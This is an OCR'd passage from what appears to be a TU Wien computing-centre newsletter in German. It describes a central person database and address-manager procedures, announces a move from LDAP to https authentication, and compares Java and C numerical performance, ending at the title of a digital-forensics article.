
Weitere Informationen entnehmen Sie bitte unseren (neu gestalteten) Webseiten:

sts.tuwien.ac.at/css/

ZID Personendatenbank

Georg Gollmann

Alle Abteilungen des ZID benötigen Personendaten, allerdings handelt es sich jeweils um unterschiedliche Teilmengen und Aspekte. Daher wurden die Bestände einzeln geführt und gepflegt. Durch die hohe Personenfluktuation ergibt sich aber ein sehr hoher Pflegeaufwand. Auch die Verbindung der einzelnen Datenbestände ist äußerst mühsam, da kein universelles Identifikationsmerkmal existiert. Überdies hat bei manchen Diensten die Implementierung den aktuellen Anforderungen nicht mehr ganz entsprochen. Daher wurde von der Leitung des ZID der Entschluss gefasst, die Personendatenhaltung auf eine einheitliche Basis zu stellen, auch wenn mit einem erheblichen Umstellungsaufwand zu rechnen war.



Datenfluss von und zur ZID Personendatenbank

Auswahl

Um Betriebsblindheit zu vermeiden, wurden externe Firmen für eine ausführliche Beratungs- und Entwurfsphase herangezogen. Letztendlich wurde entschieden, den von der Abteilung Standardsoftware auf Basis des Produktes GemStone/S betriebenen Anwendungsserver entsprechend zu erweitern.

Hintergrund

Von der Abteilung Standardsoftware wird seit 1993 ein Object Application Server auf Basis von GemStone/S (www.gemstone.com/products/s/) betrieben. Ausgangspunkt war die Verwaltung der Campussoftwarelizenzen (Zugriffsvergabe, Abrechnung). Mit den Jahren sind immer neue Funktionen übernommen worden. Ursprünglich als rein internes, auf X-Window basierendes Werkzeug vorgesehen, wurde der Server 1995 über WWW auch den Kunden zugänglich gemacht. Damit war z.B. die online-Bestellung von Campussoftware möglich geworden. Mit dem Aufbau der Plattformunterstützung wurde 1999 ein Fallverfolgungssystem integriert. Dieses ist wiederum mit einer internen Urlaubs- und Krankenstandsevidenz verknüpft. Einge andere Funktionen: die Campuslizenzverwaltung speist die Kostenrechnung der Abteilung; ein Umfragesystem erlaubt, in wenigen Stunden einen Überblick über die Meinung unserer Kunden zu erhalten. Dokumentation der Studentensoftwareverkäufe und ein internes Berichtssystem runden den Funktionsumfang ab.

Neue Funktionen

Kern der Erweiterungen ist der Import von Personal- und Studentendaten der Zentralen Verwaltung. Bei diesem Vorgang werden zusammengehörige Personal- und Studenteneinträge konsolidiert, um die erwünschte einheitliche Sicht zu erhalten. Hier wird auch die Identifikationsnummer (object id, OID) vergeben. Die Daten werden dann den anderen Benutzern im ZID zur Verfügung gestellt.

White Pages & Mailrouting

Die Darstellung der Daten erfolgt über einen eigenen Rechner, um die Belastung der ZID Personendatenbank zu reduzieren und auch um die White Pages redundant betreiben zu können. Die Änderungen erfolgen aber direkt in der ZID Personendatenbank, damit die Datenkonsistenz sichergestellt ist. Sie werden dann sofort an den White Pages Server und den Mailrouter weitergeleitet.

Authentifizierung/Validierung

Die Authentifizierung ist in einem eigenen Artikel beschrieben (Seite 35). Validierungsdaten werden auch für die Dienste VPN, ADSL, Dialin und Datentankstelle gehalten. Die Validierung selbst wird für diese Services von einem eigenen Server durchgeführt, der von Änderungen unmittelbar benachrichtigt wird.

Telekom

Zwischen der Telefonanlage und der ZID Personendatenbank erfolgt der Datenaustausch in beiden Richtungen, und zwar durch tägliche (besser: nächtliche) Transfers. An die Telefonanlage werden Personendaten übergeben, bezogen werden Telefonnummern und Raumcodes. Letztere werden mit den von der Zentralen Verwaltung angebotenen Raumdaten verknüpft und fließen in die White Pages ein.

ZIDline Versand

Die Verwaltung der Abonnementdaten für TU-interne und externe Bezieher wurde ebenfalls in die ZID Personendatenbank übernommen.

Datenmenge

Ein Abriss über die Anzahl einiger Objekte:

Organisationen	584
Mitarbeiter	5048
Studenten	17187
Räume	9000
Telefonnummern von Personen	3056
Rechner (nur SSW und PSS relevante)	1289
ASW & PSS Produkte	727
ASW & PSS Lizenzen	11436
Unterstützungsfälle	959
SSW Produkte	26
SSW Lizenzen	1080
Studentensoftwareverkäufe	29859

ASW ... Anwendungssoftware, PSS ... Plattformunterstützung, SSW ... Systemsoftware

Der Speicherbedarf beträgt rund 100 MB. Die Datenmenge ist also nicht sonderlich groß. Was die Problemstellung interessant macht, sind die vielfältigen Verknüpfungen zwischen den einzelnen Objekten.

Hard- & Software


Server ist eine HP L1000 mit 2 360 MHz CPUs, 768 MB Hauptspeicher und 4 8 GB Festplatten, die paarweise gespiegelt sind. Eine bauähnliche Maschine dient für Tests und als Reserve. Um bei Unbenutzbarkeit des Maschinenraums im Freihaus den Betrieb aufrechterhalten zu können (*disaster tolerance*), ist geplant, in einem anderen Gebäude eine weitere – wenn auch leistungsschwächere – Maschine aufzustellen.

Die Softwareausstattung besteht aus HP/UX 11, GemStone 5.1.4, OpenSSL, einem selbstgeschriebenen Frontend, das GemStone mit OpenSSL verknüpft, SSH für die Administrierung und SCP für Datentransfers. Nicht benötigte Protokolle wurden aus Sicherheitsgründen deaktiviert.

Pflege der Personen- und Institutsdaten

Johann Klasek

In der ZID Personendatenbank laufen alle Änderungen an Personen- und Institutsdaten zusammen. Services wie etwa die White Pages repräsentieren dabei immer nur eine Sichtweise auf den Datenbestand, ohne diesen selbst verändern zu können.



Zentrale Instanz bei der Datenwartung sind die von den jeweiligen Instituten zu nominierenden

Adressmanager:

Geltungsbereich: Auf Institutsebene eingetragene Adressmanager können automatisch auch die Objekte der untergeordneten Abteilungen manipulieren (das war bei den bisherigen White Pages nicht automatisch der Fall). Adressmanager auf Abteilungsebene sind in ihren Aktionen auf diesen Bereich beschränkt. Die Zuweisung bzw. Entfernung der Adressmanagerfunktion zu bzw. von einer Person hat mit dem Betriebsmittelformular Kommunikationsservices (nic.tuwien.ac.at/formulare/ansukom.pdf) schriftlich zu erfolgen. Weiters hat sich in der Praxis als sehr vorteilhaft erwiesen, an einem Institut zumindest zwei Personen mit diesen Agenden auszustatten, um Fälle von Krankheit oder Urlaub optimal überbrücken zu können.

Authentifizierung: Entgegen der bisherigen Praxis im alten, nicht mehr existierenden Änderungsinterface mit einem speziellen, für die Adressmanagertätigkeit vergebenen Adressmanager-Passwort Modifikationen durchzuführen, muss sich im neuen System der jeweilige Adressmanager mit seinem persönlichen Passwort authentifizieren.

Modifikationen: Als Adressmanager fallen in der Regel folgende typische Änderungsaufgaben an:

- ***Weitere Mitarbeiter anlegen*** (über „Daten ändern“ auf der Übersichtsseite der Organisationseinheit) bzw. deaktivieren oder reaktivieren. Z.B. ist die Selektion von der Auswahlbox „Mitgliedschaft nicht aktiv“ vorzunehmen, um den Eintrag in den White Pages unsichtbar zu machen. Erreichbar bleibt ein Eintrag ohne aktiver Mitgliedschaft über die OID zusammen mit dem bekannten Aufbau der Änderungs-URL der ZID Personendatenbank. Alternativ gelangt man auch mittels Hinzufügen eines neuen Mitarbeiters (über die Organisationseinheit-Übersicht) zu einer Personalauswahl, wo deaktivierte Einträge ausgewählt werden können.
- ***Funktionen anlegen, ändern und entfernen***: Personen (auch mehrere) können als Inhaber einer Funktion aufscheinen. Damit ist in der Übersicht zur Organisationseinheit die entsprechende Funktion nach außen hin sichtbar und bietet überdies durch die Mailadressierung (*Funktionsname*+E*xxx*@tuwien.ac.at) die Möglichkeit, konkrete Personen oder einen Personenkreis durch einen Funktionsbegriff zu adressieren.
- ***Behandlung der Einträge von Lektoren/Lehrbeauftragten***: Alle, die nur einen auf 6 Monate beschränkten Auftrag besitzen, scheinen als Personal nur genau in dem entsprechenden Zeitraum auf. Obwohl das Mailrouting für diese Einträge durch die implizite 6-monatige Überbrückung gewahrt bleibt, können diese Personen durch Anlegen eines korrespondierenden „weiteren Mitarbeiter“ Eintrags in den White Pages permanent dargestellt werden (siehe „Benachrichtigungen“ weiter unten).
- ***Warten des Instituts-/Abteilungseintrags***: Eintragungen wie URLs, Mailadressen (erreichbar unter E*xxx*@tuwien.ac.at, siehe Mailrouting, Seite 14), weitere Informationen, FAX-Nummer und Postanschrift können bzw. sollten aktuell gehalten und erweitert werden.

Hinweis: Einträge von Personen, die über Zuteilungen zu anderen Instituten (Lehrauftrag) verfügen, können auch vom Adressmanager des jeweils anderen Instituts modifiziert werden, was bei der angezeigten Auswahl an Adressmanager-Personen im ZID Personendatenbank Än-

derungsinterface zu Verwirrungen führen könnte. Die entsprechenden Adressmanager scheinen bei der Einstiegsmaske in der Personenauswahl auf, die sich aber stets dynamisch aus den Institutszugehörigkeiten der betreffenden Person ergibt.

Einschränkungen: Typischerweise ist ein Adressmanager durch diverse Datenverantwortlichkeiten an gewisse Einschränkungen gebunden:

- ***Namensdaten***: Änderung von Namensdaten (inkl. Titel) bei Personen mit mehreren Rollen und Datenverantwortlichkeit bei der Zentralen Verwaltung ist nicht möglich. Das kommt bei den Rollenkombinationen „weitere Mitarbeiter"-Student oder „weiterer Mitarbeiter"-Personal vor.
- ***Passwort***: Ein Adressmanager darf das Passwort einer Person nicht setzen, wenn in deren Eintrag „Passwort vom Adressmanager setzen lassen" nicht selektiert worden ist. Die Vorgabeeinstellung erlaubt jedoch dem Adressmanager die Passwortänderung. Im Anlassfall muss der ZID bemüht werden, um ein z.B. vergessenes Passwort zu ersetzen.
- ***TU-Telefonnummern*:** TU-Telefonnummern (die im Personalverzeichnis aufscheinen) werden automatisch aus der Telefonanlage abgeleitet und der ZID Personendatenbank zugeführt. Daher sind Änderungen durch entsprechende Anträge an die Telekom-Gruppe des ZID abzuwickeln (Formular Telefonanschluss bzw. Telefonbucheintrag).
- ***Raumcode***: ein eventuell vorhandener Raumcode stammt aus der Telefonanlage, wo aufgrund der technischen Gegebenheiten lediglich genau eine Raumbezeichnung (der Hauptnummer bei eventuell mehreren Nummern) zugeordnet ist. Unter Umständen handelt es sich dabei auch nur um den Gebäudecode (z.B. bei DECT-Apparaten). Die Raumcodes sind mit den Daten des TU-Flächenmanagements abgeglichen. Ist eine Beschreibung erwünscht, die über die prägnante Raumcodedarstellung hinausgeht, so sollte diese im Feld „weitere Informationen" eingefügt werden.

Benachrichtigungen: Änderungen bei Personen, speziell die Beendigung eines Dienstverhältnisses, werden per E-Mail den Adressmanagern gemeldet. Personen, die den Personalstatus verloren haben, können als weitere Mitarbeiter vom Adressmanager wieder aktiviert werden (Deselektierung von „Mitgliedschaft nicht aktiv"). Eine Löschung findet in erster Linie nicht statt. Die Einträge werden mindestens 6 Monate aufgehoben und bleiben in dieser Zeit für das Mailrouting aktiv. Bei einer Reaktivierung des Dienstverhältnisses (z.B. bei Lehrbeauftragten) werden diese Personen automatisch mit den zuletzt eingetragenen Attributen wieder sichtbar. Damit bleibt auch die OID unverändert, wodurch die Eindeutigkeit einer White Pages Referenz erhalten bleibt.

ZID „Meta-Adressmanager":

Die Adressmanager werden per Antrag (siehe Formulare auf den ZID-Webseiten) durch die Leitung eines Instituts oder einer Organisationseinheit eingesetzt. Die Meta-Adressmanager sorgen für das Eintragen und Löschen der Adressmanager-Zuordnung zu den konkreten Personen. In dringenden Fällen, wo kein Adressmanager existiert oder verfügbar ist, kann das Neusetzen des White Pages Passwortes für eine Person von dieser schriftlich via Betriebsmittelformular Kommunikationsservices beantragt werden (am Besten mit einer entsprechenden Anmerkung, dass das persönliche Passwort gemeint ist, was normalerweise auch aus der Tatsache ableitbar wäre, wenn keine Unterschrift durch den Institutsvorstand vorhanden ist).

Hinweis: Das generelle Modifizieren von Personen- oder Institutseinträgen ist durch die Meta-Adressmanager nicht möglich. Die Änderungsmöglichkeit beschränkt sich auf das Setzen des Passwortes (via schriftlichen Antrag, Betriebsmittelformular Kommunikationsservices).

Probleme und Fragen kann man an die im Web-Interface bereitgestellte Kontakt-E-Mail-Adresse senden, die diese an den relevanten Personenkreis verteilt.

Authentifizierungsservice, Informationen zur Umstellung

Die White Pages der TU Wien wurden strukturell auf eine völlig neue Basis gestellt. Wenn Sie an Ihrem Institut Applikationen unterhalten, in denen die Validierung der User über die Passworte der alten White Pages mittels LDAP abgewickelt werden, so müssen Sie diese Applikationen auf das neue Authentifizierungsservice umstellen, welches Ihnen den Zugriff auf die Passworte der neuen White Pages ermöglicht.

Diese Umstellung muss bis September 2003 abgeschlossen sein, danach wird das alte LDAP-Service unter wp.tuwien.ac.at nicht mehr zu Verfügung stehen.

Technisch gesehen wird der LDAP-Mechanismus durch einen https-Mechanismus ersetzt, Informationen darüber finden Sie auf Seite 35 in dieser ZIDline sowie unter macos.tuwien.ac.at/Authentifizierung.html

Ich lade Sie herzlich ein, mit uns Kontakt aufzunehmen (E-Mail:gollmann@zid.tuwien.ac.at), damit wir Ihnen die Authentifizierungsprozeduren erklären bzw. Ihnen bei der Analyse der notwendigen Umstellungsmaßnahmen behilflich sein können.

Ich ersuche Sie, uns im jeden Fall mitzuteilen, wenn Sie durch Applikationen von diesen Umstellungen betroffen sind, da wir keinen vollständigen Überblick über all die Applikationen haben, die im Lauf der Zeit an den Instituten entwickelt wurden und die die Validierung über die White Pages Passworte abgewickelt haben.

Geben Sie bitte diese Informationen an die Verantwortlichen der angesprochenen Applikationen weiter bzw. setzen Sie sich mit den Firmen in Verbindung, die diese Applikationen entwickelt haben bzw. die sie betreiben.

Für weitere Auskünfte stehe ich gerne zur Verfügung.

Albert Blauensteiner
blauensteiner@zid.tuwien.ac.at, Tel.: 58801-42020

Reif für die Insel?

Wie weit ist Java?

Franz Franchetti, Christoph Ortner, Christoph Überhuber
Institut für Angewandte und Numerische Mathematik, TU Wien

Längst hat Java den Ruf verloren, langsam zu sein [13]. Ob es jedoch bereits für das numerische Rechnen im Bereich technisch-naturwissenschaftlicher Anwendungen geeignet ist, wurde am Institut für Angewandte und Numerische Mathematik der TU Wien untersucht [6, 7]. Als Basis dieser Studien dienten sowohl selbst geschriebene numerische Programme als auch fertige numerische Software. In beiden Fällen wurden die Java-und C-Varianten hinsichtlich ihrer Gleitpunktleistung (Performance) untersucht. Die Ergebnisse haben sich als vielversprechend, wenn auch nicht als spektakulär erwiesen.

Warum Java?

Java war ursprünglich für die Software-Entwicklung im Bereich elektronischer Geräte gedacht und sollte negative Eigenschaften von C bzw. C++ vermeiden. Die primären Ziele waren Plattformunabhängigkeit, einfache Anwendbarkeit und Zuverlässigkeit.

Besonders die Eigenschaft der Plattformunabhängigkeit macht Java zu einem sehr interessanten Werkzeug für viele Anwendungen, allerdings erfordert dies die Verwendung von potentiell langsamen Virtual Machines (VMs). Spezielle VM-Technologien wie Just-in-Time-(JIT) Übersetzung ermöglichen es, Java-Programme zu schreiben, die fast so schnell sind wie C-Programme.

Weitere Vorteile von Java sind beispielsweise die automatische *Garbage Collection* (erleichtert die Speicherverwaltung), in die Sprache integriertes *Exceptionhandling*, integriertes *Multi-threading* und – ebenfalls von enormer Bedeutung für das numerische Rechnen – Netzwerksicherheit und umfangreiche standardisierte Kommunikationsbibliotheken. Diese Eigenschaften machen Java zu einem vielversprechenden Werkzeug für Parallelrechner und verteilte Systeme.

Warum *nicht* Java?

Als relativ junge Programmiersprache hat Java noch einige Schwächen, die erst behoben werden müssen, bevor es in echte Konkurrenz zu C/C++ und Fortran treten kann. Das größte Hindernis für den Einsatz im technisch-naturwissenschaftlichen Bereich ist die bisher unbefriedigende Performance (Gleitpunktleistung) von Java-Programmen, die bis zu einem Faktor 100 langsamer sein konnten als äquivalente C-Programme. Die Just-in-Time-Compiler verringerten diesen Rückstand beträchtlich, aber Java-Programme erreichen noch immer nicht die Leistung von C- oder Fortran-Programmen. Einige der Gründe dafür werden in der folgenden Aufstellung kurz angesprochen.

- Das Java-Klassenmodell, das ein grundlegender Bestandteil des „Java-Konzepts“ ist, verursacht einen relativ hohen Overhead. In vielen Situationen würden „abgespeckte Klassen“, so genannte „Lightweight-Klassen“ benötigt, die diesen Overhead verringern und damit eine bedeutend höhere Gleitpunktleistung ermöglichen.
- Das Fehlen des Datentyps `complex` in der Sprachdefinition von Java ist für viele technisch-naturwissenschaftliche Anwendungen ein wesentlicher Mangel. Um das Fehlen dieses Datentyps zu kompensieren, gibt es in Java entweder die Möglichkeit, eine Klasse `Complex` selbst zu definieren, das führt aber zu Ineffizienzen (siehe vorhergehender Punkt), oder die komplexen Rechnungen vollständig in reeller Arithmetik zu implementieren, was zu einem signifikant gesteigerten Programmieraufwand und zu fehleranfälligen, schlecht lesbaren und schlecht wartbaren Programmen führt.
- Java verbietet die Verwendung leistungssteigernder Features moderner Gleitpunkt-Hardware wie Fused-multiply-add- (FMA) Instruktionen oder (SIMD-) Vektoroperationen. Der Grund dafür liegt in der Java-Spezifikation, die eine exakte Reproduzierbarkeit der Rechenergebnisse verlangt. Das heißt, auf jedem System muss man bei Durchführung bestimmter Rechenabläufe jederzeit exakt dasselbe numerische Ergebnis erhalten. Diese Forderung verhindert Leistungssteigerungen um signifikante Faktoren.

An der Behebung der meisten dieser negativen Eigenschaften von Java wird bereits intensiv gearbeitet. Beispielsweise wird nach Möglichkeiten gesucht, die Java-Spezifikation um eine Bibliothek für Methoden der Numerischen Linearen Algebra zu erweitern. Eine andere wichtige, bereits geplante Änderung wurde vorübergehend leider gestoppt – die Einführung des Schlüsselworts `fastfp`, welches für die Verwendung beliebiger numerischer Hardware gedacht war.

Wie bereits erwähnt, enthält diese Liste nur Kritikpunkte an Java, die für die Gleitpunktleistung technisch-naturwissenschaftlicher Programme relevant sind. Detaillierte Informationen findet man z.B. in [2, 4, 5, 9, 10, 11, 12].

Java vs. C – FFT-Algorithmen

Dass Java-Programme nicht mehr langsam sind sieht man deutlich in Abb. 1, wo Java im In-cache-Fall bis zu 75 % der Leistung von C erreicht. Den Leistungskurven dieser Abbildung liegt ein Experiment zugrunde, wo (im Gegensatz zum Experiment des folgenden Abschnitts) die Gleitpunktleistung völlig äquivalenter Radix-4-FFT-Codes (siehe Van Loan [16]) gemessen wurde. Getestet wurde mit Virtual Machines von Sun und IBM sowie mit dem Visual C-Compiler von Microsoft auf einem PC mit Pentium-4-Prozessor (1800 MHz) und 256MB RD-RAM.




Abbildung 1: Gleitpunktleistung einer einfachen Radix-4-FFT-Routine in C und unter verschiedenen Java-Plattformen (alle unter Windows 2000) auf einem PC mit Pentium-4-Prozessor (1800 MHz) und 256MB RD-RAM.

Bei diesem FFT-Leistungstest erreichte die Virtual Machine von IBM [8] fast durchwegs 75 % der Leistung von C. Auch die Virtual Machines von Sun [15] und Microsoft lieferten eine durchaus zufriedenstellende Gleitpunktleistung. Interessanterweise scheint der *Excelsior Jet Compiler*, der (ohne eine Virtual Machine zu verwenden) ausführbare Dateien erstellt, keinen Vorteil gegenüber den anderen Systemen zu bieten. Besonders auffallend ist die Tatsache, dass im Out-of-cache-Bereich alle Java-Plattformen sehr nahe an die Leistung des C-Vergleichsprogramms herankommen. Dieses Bild ist typisch für Vergleiche von Java und C auf Prozessoren der Pentium-4-Familie.

Bei Verwendung eines anderen Speicher-Layouts (*split* statt *interleaved*) ist es sogar möglich, dass Java-Programme im Out-of-cache-Fall um 10 % schneller sind als das entsprechende C-Programm.

Die Ergebnisse auf einem PC mit Athlon XP-Prozessor (der ein anderes Speicher-Subsystem als der Pentium 4 besitzt) fielen weniger vorteilhaft für Java aus, waren aber noch akzeptabel. Die Gleitpunktleistung der Virtual Machine von IBM liefert dort etwa die halbe Gleitpunktleistung des entsprechenden C-Programms.

Java vs. C – Algorithmen der Linearen Algebra

Im Rahmen eines anderen numerischen Experiments wurden existierende Java-Software-Pakete aus dem Bereich der Numerischen Linearen Algebra verglichen [7]. Als Basis des Vergleichs dienten CLAPACK [1] und CATLAS [3].

Hier ergab sich ein anderes Bild als bei dem FFT-Experiment. Java-Software erreichte auch hier etwa die Hälfte der Gleitpunktleistung des „Standardpakets“ CLAPACK, allerdings existiert mit CATLAS die Möglichkeit, noch deutlich höhere Leistungswerte zu erzielen, die derzeit mit Java nicht annähernd erreichbar sind. Dies liegt daran, dass CATLAS spezielle maschinenspezifische Optimierungen durchführt, die es weder bei CLAPACK noch bei den verschiedenen Java-Versionen gibt.

Getestet wurde mit Programmen für die Matrizenmultiplikation, LU- und Cholesky-Faktorisierung, sowohl in reeller als auch in komplexer Arithmetik. Die verwendete Virtual Machine war auch hier JDK 1.2.2 von IBM unter Windows, der C-Code wurde unter Linux mit dem GNU C-Compiler kompiliert. Das Testsystem war ein PC mit einem Prozessor vom Typ AthlonXP 1800+ (1533 MHz) und 768 MB DDR-SDRAM.

Die Java-Leistung für die komplexen Berechnungen mit CLAPACK ist konsistent mit den Resultaten der FFT-Studie: JAMPACK konnte bei der Matrizenmultiplikation 80 % der Leistung von CLAPACK erreichen. Auch bei der LU- und der Cholesky-Faktorisierung konnten ähnlich gute und teilweise sogar noch bessere Ergebnisse erzielt werden.




Abbildung 2: Gleitpunktleistung der LU-Faktorisierung mit verschiedenen Java-Programmpaketen (IBM Jdk 1.2.2, WindowsXP) und C (gcc, Linux) auf einem PC mit AthlonXP 1800+ (1533 MHz) und 768MB RAM.

Der Umfang jener Java-Programmbibliotheken, die vertretbare Performance liefern, erreicht derzeit noch nicht den Umfang von LAPACK. Das einzige Java-Paket, welches alle einschlägigen Routinen enthält, liefert eine so schlechte Gleitpunktleistung, dass es bei den Tests ausgeklammert wurde [7].

Folgerungen

Die Frage, ob Java für die Entwicklung technisch-naturwissenschaftlicher Software verwendet werden soll, ist im Augenblick eher noch zu verneinen. Allerdings entwickelt sich Java äußerst schnell und wird vermutlich bald in direkte Konkurrenz zu C und Fortran treten können. Mit dem Erscheinen neuer, Java-spezifischer, effizienter numerischer Software wird sich schon bald eine Situation ergeben, wo Java eine ernst zu nehmende Alternative zu Fortran und C darstellt.

Der Hauptvorteil von Java gegenüber anderen Sprachen – eine nahezu vollständige Plattformunabhängigkeit – garantiert, dass es spätestens nach dem Beseitigen noch vorhandener Schwächen eine attraktive Programmiersprache für technisch-naturwissenschaftliche Problemlösungen darstellen wird.

Literatur

[1] E. Anderson, Z. Bai, C. Bischof, J. Demmel, J.J. Dongarra, J. Du Croz, S. Hammarling, A. McKenney, S. Ostrouchov, D.C. Sorensen: LAPACK *User's Guide*. SIAM Press, Philadelphia, 3rd ed., 1999.

[2] P.V. Artigas, M. Gupta, R.D. Lawrence, S.P. Midkiff, J.E. Moreira, M. Snir: *Java Programming for High-performance Numerical Computing*. IBM System Journal, 39(1): pp. 21–56, 2000.
`http://www.research.ibm.com/journal/sj/391/moreira.html`

[3] ATLAS.
`http://math-atlas.sourceforge.net/`

[4] J. D. Darcy, W. Kahan: *How Java's Floating-Point Hurts Everyone Everywhere*.
`http://www.cs.berkeley.edu/~wkahan/JAVAhurt.pdf`

[5] J. D. Darcy, W. Kahan: *Analysis of Proposal for Extension to Java Floating-Point Semantics, Revision 1*.
`http://www.sonic.net/~jddarcy/Research/jgrande.pdf`

[6] F. Franchetti, C. Ortner, C. W. Ueberhuber: *Java vs. C – A Performance Assessment Based on FFT Algorithms*. Technical Report AURORA TR2001-20, Institute for Applied Mathematics and Numerical Analysis, Vienna University of Technology, 2001.
`ftp://ftp.par.univie.ac.at/projects/aurora/reports/auroratr2001-20.ps.gz`

[7] F. Franchetti, C. Ortner, C. W. Ueberhuber: *Performance of Linear Algebra Routines in Java and C*. Technical Report AURORA TR2002-06, Institute for Applied Mathematics and Numerical Analysis, Vienna University of Technology, 2002.
`ftp://ftp.par.univie.ac.at/projects/aurora/reports/auroratr2002-06.ps.gz`

[8] *IBM Developer Works*.
`http://www-106.ibm.com/developerworks/`

[9] *Java Grande Forum*.
`http://www.javagrande.org/`

[10] *Java Numerics*.
`http://math.nist.gov/javanumerics/`

[11] B. Joy: *The Design of the Java Language: Towards a Science of Reliable Programming*, 1999.
`www.cs.ucsb.edu/conferences/java99/slides/81-joy.ppt`

[12] S. Midkiff, J. Moreira: *A Comparison of Java, C/C++, and Fortran for Numerical Computing*. IEEE Antennas and Propagation Magazine, 40(5): pp. 102–105, 1998.

[13] J. Moreira, S. Midkiff, M. Gupta: *From Flop to Megaflops: Java for Technical Computing*. ACM Transactions on Programming Languages and Systems, 22(2): pp. 265–295, 2000.

[14] *Sun's Java Homepage*.
`http://java.sun.com/`

[15] C.F. Van Loan: *Computational Frameworks for the Fast Fourier Transform*. SIAM Press, Philadelphia, 1992.

Digitale Forensik

Aus der Analyse von Systemeinbrüchen lernen

Alexander Geschonneck [1]

